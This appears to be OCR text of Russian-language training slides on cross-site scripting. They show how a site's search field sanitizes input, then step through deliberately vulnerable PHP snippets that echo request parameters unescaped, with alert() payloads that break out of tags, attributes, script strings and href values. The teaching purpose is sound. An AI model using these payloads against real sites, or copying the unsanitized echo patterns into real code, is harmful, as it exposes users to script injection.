
notifications/json/manifest.json">
<meta content="Поиск по порталу kontur.ru" name="description
<link href="https://kontur.ru/search?query=qweqwe" rel=
"canonical">
<link href="https://kontur.ru/theme/ver-809946790/common/
images/logo_social.png" rel="image_src">
<title>Результаты поиска – СКБ Контур</title>
<link href="/theme/ver-809946790/images/favicon.ico" rel=

html.tdc.js_on head script#topmailru-code

qweqwe 1 of 17

Input: qweqwe ' " > <

F12 -> Ctrl+F -> "qweqwe"


content="Поиск по порталу
<link href="https://kontur.ru/search?
query=qweqwe%2b%2527%2b%2522%2b%253E%2b%253C" rel="canonical">
<meta
twitter:card">
<meta content="@skbkontur" name="twitter:site">
<meta content="@skbkontur" name="twitter:creator">
content="article"
<meta content="https://kontur.ru/search?
query=qweqwe+%27+%22+%3e+%3c&site=portal" property="og:url">
content="Результаты поиска"
html body #pageWrapper div div div div div.row div.col-xs-2
qweqwe
1 of 17


<input type="text" name="query" id="Se
value="qweqwe ' " > <" maxlength="255"
orm-input_portal
initialized" placeholder="Поиск по сай
autocomplete="off">
html body #pageWrapper div div div div div.row div.c
qweqwe
9 of 17


<input type="text" name="query" id="Search
value="qweqwe ' " >
"form-input input-lg
initialized" placeho
autocomplete="off">
<span class="form-in
Add attribute
Edit as HTML
Delete element

<input type="text" name="query"
id="SearchInput" value="qweqwe ' " > <"
maxlength="255" class="[redacted]
form-input_portal km-auto-initialized"
placeholder="Поиск по сайту"
autocomplete="off">

Html Entities

Html Entities - кодировка. браузеры рисуют соответствующий символ на странице, но html тэги, состоящие из этих символов, не рендерятся браузером как код.

' - '
" - "
> - >
< - <
& - &

HTML ▼

```
1  &lt;script&gt;alert()&lt;/script&gt;
```

CSS ▼

```
1
```

<script>alert()</script>

Санитизация

Санитизация - преобразование определенных символов пользовательской строки в соответсвующие html entities/другую кодировку

<test> --> <test>

" --> "

...

<input type="text" name="query"
id="SearchInput" value="qweqwe ' " > <"
maxlength="255" class="[redacted]
form-input_portal km-auto-initialized"
placeholder="Поиск по сайту"
autocomplete="off">

Санитизация есть.

А если бы не было?


Input: qweqwe ' " test

F12 -> Ctrl+F -> "qweqwe"

```
<input type="text" name="query" id="SearchInput" value="qweqwe ' "
test maxlength="255" class="form-input input-lg form-input_portal km-
auto-initialized" placeholder="Поиск по сайту" autocomplete="off">
```

Input: qweqwe ' " onfocus='alert()' autofocus

F12 -> Ctrl+F -> "qweqwe"





```
<input type="text" name="query" id="SearchInput" value="qweqwe ' "
onfocus="alert()" autofocus maxlength="255" class="form-input input
form-input_portal km-auto-initialized" placeholder="Поиск по сайту"
autocomplete="off">
```

Сложно

Универсальный пейлоад

Это строка, которая должна выявлять XSS в разных контекстах



XSS – Level 0

<script>alert()</script>

```
<p>
Привет, <?php echo($_GET["name"]); ?>!
</p>
```

XSS: между тэгами разметки

/page.php?name=<script>alert()</script>

```
<p>
Привет, <script>alert()</script>!
</p>
```

XSS: между тэгами разметки

```
<p>
Привет, <?php $sql=...; echo($sql); ?>!
</p>
```

XSS: между тэгами разметки

```
<p>
Привет, Вася<script>alert()</script>!
</p>
```

XSS: между тэгами разметки

```
<form action="page.php" method="POST">
<input name="name" value="<?php echo($_GET["name"]); ?>">
</form>
```

XSS: внутри значения аттрибута

/page.php?name=<script>alert()</script>

Сработает?

```
<form action="page.php" method="POST">
<input name="name" value="<script>alert()</script>">
</form>
```

XSS: внутри значения аттрибута

/page.php?name=<script>alert()</script>

Не сработает
Нужно закрыть аттрибут

```
<form action="page.php" method="POST">
<input name="name" value="<script>alert()</script>">
</form>
```


XSS: внутри значения аттрибута

/page.php?name="><script>alert()</script>

```
<form action="page.php" method="POST">
<input name="name" value=""><script>alert()</script>">
</form>
```

XSS: внутри значения аттрибута

"><script>alert()</script>



XSS – Level 1

```
<html>
<head>
<title>Привет, <?php echo($_GET["name"]); ?></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="><script>alert()</script>

```
<html>
<head>
<title>Привет,"><script>alert()</script></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="><script>alert()</script>

Сработает?

```
<html>
<head>
<title>Привет,"><script>alert()</script></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="><script>alert()</script>

НЕТ!

```
<html>
<head>
<title>Привет,"><script>alert()</script></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="></title><script>alert()</script>

```
<html>
<head>
<title>Привет,"></title><script>alert()</script>
</title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

"></title><script>alert()</script>

```
<script>
var name="<?php echo($_GET["name"]); ?>";
</script>
```

XSS: между специфичных тэгов

/page.php?name="></title><script>alert()</script>

```
<script>
var name="">></title><script>alert()</script>";
</script>
```

XSS: между специфичных тэгов

/page.php?name="></title><script>alert()</script>

```
<script>
var name=""></title><script>alert()</script>";
</script>
```

XSS: между специфичных тэгов


/page.php?name="></script></title><script>alert()</script>

```
<script>
var name="">></script></title><script>alert()</script>";
</script>
```

XSS: между специфичных тэгов

"></title></script><script>alert()</script>

+ </style></noscript></textarea>... (по ситуации)



XSS – Level 2

```
<form action="page.php" method="POST">
<input name="name" value="<?php echo($_GET["name"]); ?>">
</form>
```

XSS: особенности HTML

```
<form action='page.php' method='POST'>
<input name='name' value='<?php echo($_GET["name"]); ?>'>
</form>
```

XSS: особенности HTML

/page.php?name="></script></title><script>alert()</script>

```
<form action='page.php' method='POST'>
<input name='name' value='"></title></script><script>alert()</script>'>
</form>
```

XSS: особенности HTML

'"></title></script><script>alert()</script>

```
<?php $a = str_replace('>', '&gt;', $_GET["name"]); ?>


<form action='page.php' method='POST'>
<input name='name' value='<?php echo($a) ?>'>!
</form>
```

XSS: внутри значения аттрибута

/page.php?name='><script>alert()</script>

```
<form action='page.php' method='POST'>
<input name='name' value=''&gt;<script&gt;alert()</script&gt;'>!
</form>
```

XSS: внутри значения аттрибута

/page.php?name='%20autofocus%20onfocus='alert();

```
<form action='page.php' method='POST'>
<input name='name' value='' autofocus onfocus='alert();'>!
</form>
```

(onfocus не будет работать если у тэга input есть аттрибут type=hidden)

XSS: внутри значения аттрибута

```
<script>
var name="<?php echo($_GET["name"]); ?>";
</script>
```

XSS: внутри тэга script

/page.php?name=";+alert();//

```
<script>
var name=""; alert();//";
</script>
```

XSS: внутри тэга script

```
<a href="<?php echo($_GET["returnUrl"]); ?>">Вернуться</a>
```

XSS: внутри ссылки

/page.php?returnUrl=javascript:alert()

```
<a href="javascript:alert()">Вернуться</a>
```

XSS: внутри ссылки

/page.php?returnUrl=%20javascript:alert()

Вернуться

Сработает?

XSS: внутри ссылки

/page.php?returnUrl=%20javascript:alert()

ДА!

Вернуться

XSS: внутри ссылки


/page.php?returnUrl=%09javascript:alert()

<a href="	javascript:alert()">Вернуться

